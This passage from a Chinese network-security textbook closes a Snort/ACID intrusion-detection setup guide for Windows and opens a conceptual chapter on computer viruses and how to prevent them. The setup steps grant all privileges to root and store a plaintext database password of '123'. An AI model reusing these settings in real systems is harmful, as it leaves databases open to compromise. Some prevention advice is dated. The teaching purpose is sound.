Create database snort;
Create database snort_archive;
Use snort;
Source create_mysql;
Use snort_archive;
Source create_mysql;
Grant all on * . * to "root"@"localhost"
```

⑧ 加入 php 对 mysql 的支持：

修改 c:\windows\php.ini 文件，去掉 extension=php_mysql.dll 前的分号。

复制 c:\duoaduo\php\ext 文件夹下的 php_mysql.dll 文件到 c:\windows 文件夹。

复制 c:\duoaduo\php\libmysql.dll 文件到 c:\windows\system32 下。

⑨ 安装 adodb：解压缩 adodb 到 c:\ids\php5\adodb 文件夹下。

⑩ 安装 jgraph：解压缩 jpgraph 到 c:\duoaduo\php\jpgraph 文件夹下。

⑪ 安装 acid：解压缩 acid 到 c\duoaduo\apache\htdocs\acid 文件夹下，并修改 acid_conf.php 文件为以下内容：

```
$ DBlib_path = "c:\duoaduo\php\adodb";
```

```
$DBtype = "mysql";
$alert_dbname  = "snort";
$alert_host  =  "localhost";
$alert_port  = "3306";
$alert_user = "root";
$alert_password = "123";
$archive_dbname = "snort_archive";
$archive_host = "localhost";
$archive_port = "3306";
$archive_user = "root";
$archive_password = "123";
$ChartLib_path = "c:\duoaduo\php\jpgraph\src";
```

⑫ 重启 apache、mysql 服务

⑬ 在浏览器中初始化 acid 数据库：http://localhost/acid/acid_db_setup.php。如图 15.18 所示，则配置正确。




图 15.18　正确配置 ACID

启动 Apache 和 mysql 服务，运行 ACID：打开浏览器，地址为 http://127.0.0.1/acid。如图 15.19 所示，则表示 ACID 安装成功。

至此，Snort 的 Windows 环境下的平台搭建完毕，更详细的规则配置请查阅 Snort 手册。




图 15.19　正确安装 ACID

15.5　小　　结

传统的网络安全技术以防护为主,即采用以防火墙为主体的安全防护措施。但是,面对网络规模化和入侵复杂化的发展趋势,以防火墙技术为主的防御技术越来越显得力不从心,由此产生了入侵检测技术。本章全面介绍了入侵检测技术,重点讲解了入侵检测的有关理论知识、技术原理和应用案例。

15.6　习　　题

1. 分布式入侵检测系统(DIDS)是如何把基于主机的入侵检测方法和基于网络的入侵检测方法集成在一起的?
2. 入侵检测系统的作用体现在哪些方面?
3. 为什么说研究入侵检测非常必要?
4. 异常入侵检测系统的设计原理是什么?
5. 误用入侵检测系统的优缺点分别是什么?
6. 随着网络技术和相关学科的发展,入侵检测系统的未来发展趋势主要表现在哪些方面?

15.7　实　　验

1. Snort 的配置。
2. 利用 Snort 发现并设计入侵企图。

第 16 章　计算机病毒、恶意代码及防范

我认为计算机病毒应该当做生命。它道出了人性的某些方面：那就是，迄今为止我们所创造出的生命的唯一的形式纯粹是破坏性的。我们照自己的形象创造生命。

——斯蒂芬·霍金

堡垒最容易从内部攻破。神马都是浮云，木马却是灾星。

——网络流行语

16.1　计算机病毒概述

随着计算机在各行业的大量应用，计算机病毒也随之渗透到计算机世界的各个角落，常以人们意想不到的方式侵入计算机系统。计算机病毒的流行引起了人们的普遍关注，成为影响计算机安全运行的一个重要因素。随着网络的普及，计算机病毒的传播速度大大加快，传播形式与破坏方式也有了新的变化。本章将讨论计算机病毒的问题。

16.1.1　计算机病毒的概念

计算机病毒(Computer Virus)与生物学上的“病毒”不同，它不是天然存在的，而是某些人利用计算机软件与硬件的缺陷，编制的具有特殊功能的程序。由于计算机病毒具有与生物学病毒相类似的特征(潜伏性、传染性、发作期等)，所以人们就形象地将生物学中的病毒概念引入到计算机科学中。

早在 1949 年，计算机的先驱者冯·诺依曼在他的一篇文章《复杂自动装置的理论及组织的行为》中就提出了一种会自我繁殖的程序的可能，但没引起注意。“计算机病毒”这一概念是 1977 年由美国著名科普作家雷恩在一部科幻小说《P1 的青春》中提出。1983 年美国的 Fred Cohen 博士曾对计算机病毒进行过定义：计算机病毒是一种程序，它用修改其他程序的方法将自身的精确副本或者演化的副本放入到其他程序，从而感染其他程序。由于这种感染特性，病毒可以在信息流的过渡途径中传播，从而破坏信息的完整性。在 1988 年他又著文强调：病毒不是利用操作系统运作的错误和缺陷的程序，病毒是正常的程序，它们仅使用了那些每天都被使用的正常操作。上述定义被美国的计算机专家在有关病毒的论文中频繁引用。

1994 年 2 月 18 日，我国正式实施了《中华人民共和国计算机信息系统安全保护条例》，在条例二十八条中明确指出：“计算机病毒是指编制或者在计算机程序中插入的破

坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码”。

16.1.2 计算机病毒的特征

1. 寄生性

计算机病毒寄生在其他程序之中，被嵌入的程序叫做宿主程序。当执行这个程序时，病毒就起破坏作用，而在未启动这个程序之前，它是不易被人发觉的。

2. 传染性(感染性)

计算机病毒不但本身具有破坏性，更有害的是具有传染性，一旦病毒被复制或产生变种，其速度之快令人难以预防。是否具有传染性是判别一个程序是否为计算机病毒的最重要条件。病毒程序通过修改磁盘扇区信息或文件内容并把自身嵌入到其中的方法达到病毒的传染和扩散。

3. 潜伏性

计算机病毒潜伏性是指计算机病毒可以依附于其他媒体寄生的能力，侵入后的病毒潜伏到条件成熟才发作。例如黑色星期五病毒，不到预定时间一点都觉察不出来，等到条件具备的时候一下子就爆炸开来，对系统进行破坏。

4. 隐蔽性

有些病毒通过隐藏自己而防止被检测出来。具有隐蔽性的病毒把自己伪装成合法的程序或用其具有破坏性的代码替换掉合法程序的部分代码。

5. 破坏性

计算机中毒后，可能会导致正常的程序无法运行，把计算机内的文件删除或受到不同程度的损坏。通常表现为增、删、改、移。

6. 可触发性

病毒因某个事件或数值的出现，诱使病毒实施感染或进行攻击的特性称为可触发性。病毒运行时，触发机制检查预定条件是否满足，如果满足，启动感染或破坏动作，使病毒进行感染或攻击；如果不满足，使病毒继续潜伏。例如所谓的时间炸弹(Time bombs)，能够在发作日期到来之前一直保持潜伏和无害状态。

7. 加密性

有些病毒通过加密而防止被检测出来。大多数病毒扫描软件就是通过搜索文件来发现那些标识病毒的字符串而扫描病毒的。如果病毒被加密了，它就会阻止反病毒程序对它进行检测。

8. 多态性

具有多态性的病毒在每次传输到一个新的系统时都会修改它们自己的特性(例如，对它们的字节、大小和内部指令的安排)，这样就使得要辨认它们变得更加困难。有些多态性病毒使用复杂的算法并编入一些乱七八糟的命令来达到这种修改的目的。多态性病毒被认为是最复杂并且潜在威胁最大的一种病毒。

16.1.3 计算机病毒的分类

目前出现的计算机病毒种类繁多，同时，一种病毒也会发生多种变形。根据计算机病毒

的特征和表现的不同，计算机病毒有多种分类方法。

(1) 按照计算机病毒存在的媒体进行分类：根据病毒存在的媒体，病毒可以划分为网络病毒、文件病毒、引导型病毒。网络病毒通过计算机网络传播感染网络中的可执行文件，文件病毒感染计算机中的文件(如：COM、EXE、DOC 等)，引导型病毒感染启动扇区(Boot)和硬盘的系统引导扇区(MBR)，还有这 3 种情况的混合型，例如：多型病毒(文件和引导型)感染文件和引导扇区两种目标，这样的病毒通常都具有复杂的算法，它们使用非常规的办法侵入系统，同时使用了加密和变形算法。

(2) 按照计算机病毒传染的方法进行分类：这类病毒可分为驻留型病毒和非驻留型病毒，驻留型病毒感染计算机后，把自身的内存驻留部分放在内存(RAM)中，这一部分程序挂接系统调用并合并到操作系统中去，它处于激活状态，一直到关机或重新启动。非驻留型病毒在得到机会激活时并不感染计算机内存，一些病毒在内存中留有小部分，但是并不通过这一部分进行传染，这类病毒也被划分为非驻留型病毒。

(3) 根据病毒破坏的能力可划分为以下几种：

① 无害型。除了传染时减少磁盘的可用空间外，对系统没有其他影响。

② 无危险型。这类病毒仅仅是减少内存、显示图像、发出声音及同类音响。

③ 危险型。这类病毒在计算机系统操作中造成严重的错误。

④ 非常危险型。这类病毒删除程序、破坏数据、清除系统内存区和操作系统中重要的信息。这些病毒对系统造成的危害，并不是本身的算法中存在危险的调用，而是当它们传染时会引起无法预料的和灾难性的破坏。

(4) 根据病毒特有的算法，病毒可以划分为：

① 伴随型病毒。这一类病毒并不改变文件本身，它们根据算法产生 EXE 文件的伴随体，具有同样的名字和不同的扩展名(COM)，例如：XCOPY.EXE 的伴随体是 XCOPY.COM。病毒把自身写入 COM 文件并不改变 EXE 文件，当 DOS 加载文件时，伴随体优先被执行到，再由伴随体加载执行原来的 EXE 文件。

② “蠕虫”型病毒。通过计算机网络传播，不改变文件和资料信息，利用网络从一台机器的内存传播到其他机器的内存，计算网络地址，将自身的病毒通过网络发送。有时它们在系统存在，一般除了内存不占用其他资源。

③ 寄生型病毒。它们依附在系统的引导扇区或文件中，通过系统的功能进行传播，按其算法不同可分为：练习型病毒，病毒自身包含错误，不能进行很好的传播，例如一些病毒处于调试阶段。

④ 诡秘型病毒。它们一般不直接修改 DOS 中断和扇区数据，而是通过设备技术和文件缓冲区等 DOS 内部修改，不易看到资源，使用比较高级的技术。利用 DOS 空闲的数据区进行工作。

⑤ 宏病毒。1995 年，随着 Microsoft Word 功能的增强，出现了使用 Word 宏语言编写的宏病毒，这类病毒感染 Word 文档文件，彻底改变了人们“数据文件不会感染病毒”的传统观念。虽然宏病毒可以在任何一个功能丰富的宏语言的应用程序下创建，但多数还是在微软 Office 程序下运行的。

⑥ 变型病毒(又称幽灵病毒) 这一类病毒使用一个复杂的算法，使自己每传播一份都具有不同的内容和长度。它们一般的做法是一段混有无关指令的解码算法和被变化过的病

毒体组成。

16.1.4 计算机病毒的传播

计算机病毒的传播途径有多种，它随着信息技术的发展而逐步进化，主要可以分为如下4种：

(1) 通过不可移动的计算机硬件设备进行传播。这些设备通常有计算机的专用ASIC芯片和硬盘等。这种计算机病毒虽然很少，但却有极强的破坏能力。

(2) 通过移动存储设备传播。这些设备主要包括U盘、光盘、磁带等。目前，U盘是使用最广泛、移动最频繁的存储介质，因此也成为校园网、企业网中传播病毒的主要移动设备。

(3) 通过计算机网络进行传播。计算机病毒可以附着在正常文件中，通过Internet进入一个又一个系统中，这也是目前最主要的计算机病毒传播方式。

(4) 通过点对点通信系统和无线信道传播。虽然这种病毒现今还不多，但是已经出现端倪，比如手机病毒Cabir，就是利用了手机中的蓝牙技术进行传播。但随着科技的进步，这种传播方式极可能成为未来计算机病毒的主要扩散渠道。

16.1.5 计算机病毒的防范方法

病毒的繁衍方式、传播方式不断地变化，反病毒技术也需要在与病毒对抗的同时不断推陈出新。现在，防治感染病毒主要有两种手段：一是用户遵守和加强安全操作控制措施，在思想上要重视病毒可能造成的危害；二是在安全操作的基础上，使用硬件和软件防病毒工具，利用网络的优势，把防病毒纳入到网络安全体系之中。形成一套完整的安全机制，使病毒无法逾越计算机安全保护的屏障，病毒便无法广泛传播。实践证明，通过这些防护措施和手段，可以有效地降低计算机系统被病毒感染的几率，保障系统的安全稳定运行。

对病毒的预防在病毒防治工作中起到主导作用。病毒预防是一个主动的过程，不是针对某一种病毒，而是针对病毒可能入侵的系统薄弱环节加以保护和监控。而病毒治疗属于一个被动的过程。只有在发现一种病毒进行研究以后，才可以找到相应的治疗方法，这也是杀毒软件总是落后于病毒软件的原因。所以，病毒的防治重点应放在预防上。防治计算机病毒要从以下几个方面着手。

1. 在思想和制度方面

1) 加强立法、健全管理制度

法律是国家强制实施的、公民必须遵循的行为准则。对信息资源要有相应的立法。为此，国家专门出台了《中华人民共和国计算机信息系统安全保护条例》、《中华人民共和国信息网络国际联网管理暂行规定》来约束用户的行为，保护守法的计算机用户的合法权益。除国家制定的法律、法规外，凡使用计算机的单位都应制定相应的管理制度，避免蓄意制造、传播病毒的恶性事件发生。例如，建立安全管理责任，根据最小特权原则，对系统的工作人员和资源进行访问权限划分；建立人员许可证制度，对外来人员上机实行登记制度等。

2) 加强教育和宣传，打击盗版

加强计算机安全教育，使计算机的使用者能学习和掌握一些必备的反病毒知识和防范措施，使网络资源得到正常合理的使用，防止信息系统及其软件的破坏，防止非法用户的入侵干扰，防止有害信息的传播。

现在盗版软件泛滥,这也是造成病毒泛滥的原因之一。因此,加大执法力度,打击非法的盗版活动,使用正版软件是截断病毒扩散的重要手段。

2. 在技术措施方面

除管理方面的措施外,防止计算机病毒的感染和蔓延还应采取有效的技术措施。应采用纵深防御的方法,采用多种阻塞渠道和多种安全机制对病毒进行隔离,这是保护计算机系统免遭病毒危害的有效方法。内部控制和外部控制相结合,设置相应的安全策略。常用的方法有系统安全、软件过滤、文件加密、生产过程控制、后备恢复和安装防病毒软件等措施。

1) 系统安全

对病毒的预防依赖于计算机系统本身的安全,而系统的安全又首先依赖于操作系统的安全。开发并完善高安全的操作系统并向之迁移,例如,从 DOS 平台移至安全性较高的 UNIX 或 Windows 2000 平台,并且跟随版本和操作系统补丁的升级而全面升级,是有效防止病毒的入侵和蔓延的一种根本手段。

2) 软件过滤

软件过滤的目的是识别某一类特殊的病毒,防止它们进入系统和不断复制。对于进入系统内的病毒,一般采用专家系统对系统参数进行分析,以识别系统的不正常处和未经授权的改变。也可采用类似疫苗的方法识别和清除。

3) 软件加密

软件加密是对付病毒的有效的技术措施,由于开销较大,目前只用于特别重要的系统。软件加密就是将系统中可执行文件加密。若施放病毒者不能在可执行文件加密前得到该文件,或不能破译加密算法,则该文件不可能被感染。即使病毒在可执行文件加密前传染了该文件,该文件解码后,病毒也不能向其他可执行文件传播,从而杜绝了病毒的复制。

4) 备份恢复

定期或不定期地进行磁盘文件备份,确保每一个细节的准确、可靠,在万一系统崩溃时最大限度地恢复系统。对付病毒破坏最有效的办法就是制作备份。将程序和数据分别备份在不同的磁盘上,当系统遭遇病毒袭击时,可通过与后备副本比较或重新装入一个备份的、干净的源程序来解决。

5) 建立严密的病毒监视体系

后台实时扫描病毒的应用程序也可有效地防御病毒的侵袭。它能对 E-mail 的附加部分、下载的 Internet 文件(包括压缩文件)、软盘以及正在打开的文件进行实时扫描检测,确认无异常后再继续向下执行,若有异常,则提问并停止执行。及时对反病毒软件进行升级,能有效地防止病毒的入侵和扩散。对于联网的计算机最好使用网络版的反病毒软件,这样便于集中管理、软件升级和病毒监控。

6) 在内部网络出口进行访问控制

网络病毒一般都使用某些特定的端口收发数据包以进行网络传播,在网络出口的防火墙或路由器上禁止这些端口访问内部网络,可以有效地防止内部网络中计算机感染网络病毒。

16.2 计算机网络病毒及防范方法

16.2.1 计算机网络病毒的特点

网络病毒实际上是一个笼统的概念，可以从两方面理解：一是网络病毒专门指在网络上传播、并对网络进行破坏的病毒；二是网络病毒是指与 Internet 有关的病毒，如 HTML 病毒、电子邮件病毒、Java 病毒等。

随着计算机技术及网络技术的发展，计算机病毒呈现出一些新的特点。

(1) 入侵计算机网络的病毒形式多样。既有单用户微型机上常见的某些计算机病毒，如感染磁盘系统区的引导型病毒和感染可执行文件的文件型病毒，也有专门攻击计算机网络的网络型病毒，如特洛伊木马病毒及蠕虫病毒。

